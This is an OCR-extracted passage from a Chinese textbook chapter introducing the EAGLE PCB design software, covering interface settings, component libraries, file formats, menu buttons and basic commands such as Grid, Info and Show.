- **用户界面**：如果不喜欢 6.0 版以后新的图标，可以勾选“Classic icon style”选项，软件默认为矢量字体，勾上防止导出的 Geber 文件的字体和预期不符，原理图和 PCB 的背景、光标按照各自喜好设置。EAGLE 的图标样式对比如图 7-10 所示。EAGLE 的用户界面设置提示框如图 7-11 所示。

图7-10　EAGLE的图标样式

- **窗口位置：**除非从超大显示器换成了小的显示器导致窗口找不到，否则基本不用管。EAGLE 窗口位置提示框如图 7-12 所示。

图7-11　EAGLE的用户界面设置




图7-12　EAGLE窗口位置

在控制面板页面左边的工程目录下有 examples 文件夹，如图 7-13 所示。随便挑一个 Demo 工程，例如前面我们介绍的 Arduino（Arduino 官方提供的 PCB 文件都是 EAGLE 格式的），上面是 brd 后缀的 PCB 文件，下面是 sch 后缀的原理图文件。在控制面板页面上单击文件名后可以直接在页面右边看到预览，鼠标右键打开工程列表或者直接双击文件，会自动打开原理图和 PCB 印制板文件，如图 7-14～图 7-15 所示。




图7-13　EAGLE控制面板页面




图7-14　EAGLE原理图编辑页面




图7-15 EAGLE PCB编辑页面

7.3.2 元件库

原理图 PCB 设计，有个很重要的组成部分就是元件库，资深的 PCB Layout 人员和新手的最大区别在于手里积攒了非常丰富的元件库，可以极大地缩短制作元件封装的时间。

元件库包含 3 个部分：原理图封装、PCB 封装，以及引脚对应关系。

在 EAGLE 中，打开元件库有以下几种方式。

（1）在原理图或者 PCB 中鼠标右键单击任意一个元件，选择“打开元件”选项，如图 7-16 所示。

（2）单击菜单上的“元件库”→“打开”选项，如图 7-17 所示，然后选择要打开的库文件，如图 7-18 所示。

（3）在控制面板的元件库中选择文件，然后单击鼠标右键，在弹出的菜单中选择“打开”选项，如图 7-19 所示。

图7-16　打开元件




图7-17　单击“打开...”选项

图7-18　元件库路径

图7-19　元件库选择

可以选择“使用”或“不使用”元件库。作者可能会添加非常多的库，但不一定会使用，在调用元件库时每次软件都会加载使用的库的清单列表，如果全部选择使用会加大系统的负载，为了减少不必要的资源浪费并避免重复，可以选择自己所要使用的元件库。

EAGLE 的元件库文件后缀为“.lbr”。

作者给出一些别人做好的封装库链接，分别是官方的、E 络盟和 SparkFun 的。

http://www.cadsoftusa.com/downloads/libraries

https://www.element14.com/community/community/cadsoft_eagle/eagle_cad_libraries

https://github.com/sparkfun/SparkFun-Eagle-Libraries

下载这些元件库后，复制到一个目录，之后在前面讲到的主控面板的目录设置里添加这个目录，然后重启 EAGLE，再在主控面板的“元件库”上单击鼠标右键，选择“全部使用”选项。

图7-20　元件库的使用

拥有了这些元件库，能为后续画原理图和电路板节省很多时间，但同样要记住，这些库都是别人的，自己的才是最好的，一定要积累自己的元件库。另外，别人的库可能有错，所以每个元件依旧需要对照 DataSheet 做检查。由于元件封装的错误导致废掉板子的事故太常见了，尤其对于新手！每一次错误都是时间和金钱的损失，都是血淋淋的教训。

至于怎么制作元件封装，在后面会讲到。

7.3.3 文件格式

每种 PCB 软件的文件格式都不同，EAGLE 常用的几种文件格式如表 7-1 所示。

表 7-1 EAGLE 文件格式

类型	窗口	文件格式
电路板文件	PCB 编辑器	*.brd
原理图文件	原理图编辑器	*.sch
元件库	元件库编辑器	*.lbr
脚本文件	文本编辑器	*.scr
用户语言程序	文本编辑器	*.ulp
任意文本文件	文本编辑器	*.*

在原理图、PCB、元件库这几种文件的目录下，在编辑时会自动保存，自动保存的文件名后缀分别对应为“.s#1”“.b#1”“.l#1”，最多可以保存 9 个文件，“#”后面的标号也会由 1～9 组成，将这些后缀名修改为原来的扩展名就能使用。

备份的设置选项在主控面板的“选项”→“备份设置”菜单中。

7.3.4 菜单按钮

1. 原理图菜单栏按钮

先从原理图菜单栏的各个按钮开始介绍，原理图页面菜单栏如图 7-21 所示。

图7-21 原理图页面的菜单栏

从左到右分别代表的功能如下。

打开：打开原理图。

保存：保存原理图。

打印：将原理图打印出来或者打印成 PDF 文件，可以调整的参数比较多，通常会按照实际需求做调整，如图 7-22 所示。




图7-22　原理图页面打印菜单

CAM：英文全称 Computer Aided Manufacturing（计算机辅助制造），通常用于生成 Geber 文件，在原理图中基本不用。原理图页面 CAM 菜单如图 7-23 所示。

图7-23　原理图页面CAM菜单

切换：如图 7-24 所示，切换到 PCB 编辑器，如果没有会提示是否生成一个对应的同名 PCB 图。

原理图页面：可以看到有下拉菜单栏，菜单名称分别是添加、删除和切换原理图页，如图 7-25 所示。




图7-24　原理图页面切换PCB页面

图7-25　原理图页切换

使用元件库：添加这个原理图所要使用的元件库。

运行 SCR 脚本：EAGLE 的一个特色就是可以使用 SCR 命令编写脚本然后执行，这属于比较高级的功能。

运行 ULP 脚本：ULP 也是一种命令语音。ULP 的应用很多，例如用来生成 BOM 表的“bom.ulp”，再比如用来导入图片的“import-bmp.ulp”等，如图 7-26 所示。




图7-26　原理图页面的ULP脚本选择

ULP 脚本和元件库一样，除了软件自带的 ULP，还有很多是第三方编写发布的，用来实现各种功能，例如官方提供的额外下载：http://www.cadsoftusa.com/downloads/ulps。

缩放以合适窗口：缩放原理图到窗口大小。

放大：放大原理图，通常用“Ctrl+鼠标滚轮”组合键操作。

缩小：缩小原理图，通常用“Ctrl+鼠标滚轮”组合键操作。

刷新窗口：刷新显示。

缩放选定窗口：缩放鼠标选定的窗口。

撤销：后退一步，通常用“Ctrl+Z”组合键操作。

重做：前进一步，通常用“Ctrl+Y”组合键操作。

在“编辑”菜单中，可以看到整个步骤清单，如图 7-27 所示，还可以看到撤销和重做的操作列表和相应时间，如图 7-28 所示。




图7-27　“编辑”菜单

图7-28　原理图页面撤销与重做

Stop：取消或者停止命令或者脚本的执行。

Go：开始执行命令或者脚本。

帮助：打开帮助文档。

Design Link：调用 E 络盟的 API 查询元件信息，这其实就是一个 SCR 脚本，可以查到元件的基本信息，包括阶梯报价和库存，如图 7-29 所示。

在页面右边的扩展菜单中还能看到当前原理图中包含的元件信息，并且可以导出 BOM 清单，如图 7-30~图 7-32 所示。





图7-29 原理图页面Design Link






图7-30　扩展菜单　　图7-31　元器件信息

LTC 仿真：Linear 的 SPICE 仿真。如果安装了相关应用，可以通过这个按钮调用。

图7-32　原理图页面Design Link的扩展功能

2. PCB菜单栏按钮

PCB 菜单栏和原理图的菜单栏基本一样，只是最后面的 SCR 按钮不同，如图 7-33 所示。

图7-33 PCB页面的菜单栏

PCB 信息：显示当前 PCB 板的基本信息，如图 7-34 所示。




图7-34 PCB板的基本信息

导出 3D 模型图：现在的 PCB 设计软件大多都带有 3D 图形显示的功能，让设计者能更便捷地看出设计的 PCB 板样式，这需要有相应的 3D 图形库支持，如图 7-35 所示。

这部分功能需要额外的软件支持，或者支付服务费用由服务商完成。

这么酷炫的功能很值得学习，网上有教程，读者可以自行搜索，本节就不展开讲解了。




图7-35　PCB 3D图形导出

3. 元件库菜单栏按钮

元件库菜单栏如图 7-36 所示。元件库菜单栏的功能与 PCB 菜单栏的类似，仅有的几个差别如下。

图7-36　元件库页面的菜单栏

显示元件列表：显示整个元件库的清单，如图 7-37 所示。




图7-37　元件库清单

打开 Device：打开元件，如图 7-38 所示。

打开 Package：打开元件封装，如图 7-39 所示。

打开 Symbol：打开元件符号，如图 7-40 所示。

图7-38　打开元件

图7-39　打开元件封装

图7-40　打开元件符号

导入 PADS 元件库：PADS 作为老牌 PCB 设计软件，有很丰富的元件库，EAGLE 提供

了导入 PADS 元件库的功能，如图 7-41 所示。




图7-41 PADS元件库导入功能界面

7.3.5 命令

EAGLE 的一大特色就是使用命令操作，就像 Linux 的 Bash 命令一样。

EAGLE 的所有操作都能使用命令完成，不管是摆放元件还是走线，其实在 EAGLE 的安装目录下的 bin 文件夹下，有一个“eaglecon.exe”文件，这就是字符界面的 EAGLE，不过我们大多数人还是习惯用鼠标键盘操作。

下面就介绍各个命令和对应的按钮。EAGLE 有 5 个主要页面，每个页面都有自己的命令按钮，5 个页面分别是原理图编辑页面，如图 7-42 所示；PCB 编辑页面，如图 7-43 所示；元件编辑页面，如图 7-44 所示；元件符号编辑页面，如图 7-45 所示；元件封装编辑页面，如图 7-46 所示。

看到这么多命令是不是看花眼了？其实这些命令都很简单，用几次就熟悉了。

小贴士：如果不理解某个按钮的功能，将鼠标移动到这个按钮上，单击鼠标左键，然后按 F1 键，就会弹出这个按钮功能的帮助文档，或者直接在命令窗口输入“Help Move”，打开 Move 命令的帮助文档，如图 7-47 所示。

图7-42　原理图编辑页面

图7-43　PCB编辑页面

图7-44　元件编辑页面

图7-45　元件符号编辑页面

图7-46　元件封装编辑页面




图7-47　EALGE的帮助文档

1. 设计原理图时的常用命令

现在开始介绍一些常用命令，先从原理图开始讲。

Grid（栅格）：设置编辑页面的栅格样式（例如，是点还是线，间隔多少），按 Alt 键切换第二栅格间隔多少，单位可调整。栅格决定了在移动或者编辑时，鼠标每次移动的单元格尺寸。在实际应用时，请根据实际情况做调整，通常用快捷键设置多种不同的栅格大小，可以随时变更。

另外，栅格的单位决定了这张原理图或者 PCB 中使用的尺寸单位。例如，设定为 mil，则看到的线宽设置、钻孔直径等尺寸描述所用的单位都是 mil，如图 7-48 所示。其中 Alt 键那一栏可以添加一个附加的栅格尺寸单位，这样在按下 Alt 键时，原理图或者 PCB 所用的就是这个附加的栅格单位。在编辑原理图、PCB 或者封装库编辑时，非常有用。

单位对应关系如下：

```
inch = 100 mil = 2.54 mm = 2540 mic
```

如何在命令窗口输入命令？例如看原理图时，通常设置为“线显示，栅格 50mil”，输入命令“Grid 50 mil line on”，然后按回车键，如图 7-49 所示。

图7-48　栅格设置




图7-49　栅格命令

另外，EAGLE 的命令窗口有个很有用的功能，就是可以用键盘快捷键上翻或下翻，看上一个或者下一个历史命令记录。

Info（信息）：显示被选对象的属性信息，如果知道名称，可以把名称作为参数用 Info 命令显示，同时可以修改这些参数，如图 7-50 和图 7-51 所示。




图7-50　将名称作为参数用Info命令显示

Show（高亮显示）：高亮显示备选对象，通常用命令调用来查找器件，如图 7-52 所示。

加“@”参数会显示一个外框，如图 7-53 所示。

图7-51　info属性设置




图7-52　原理图元件查找

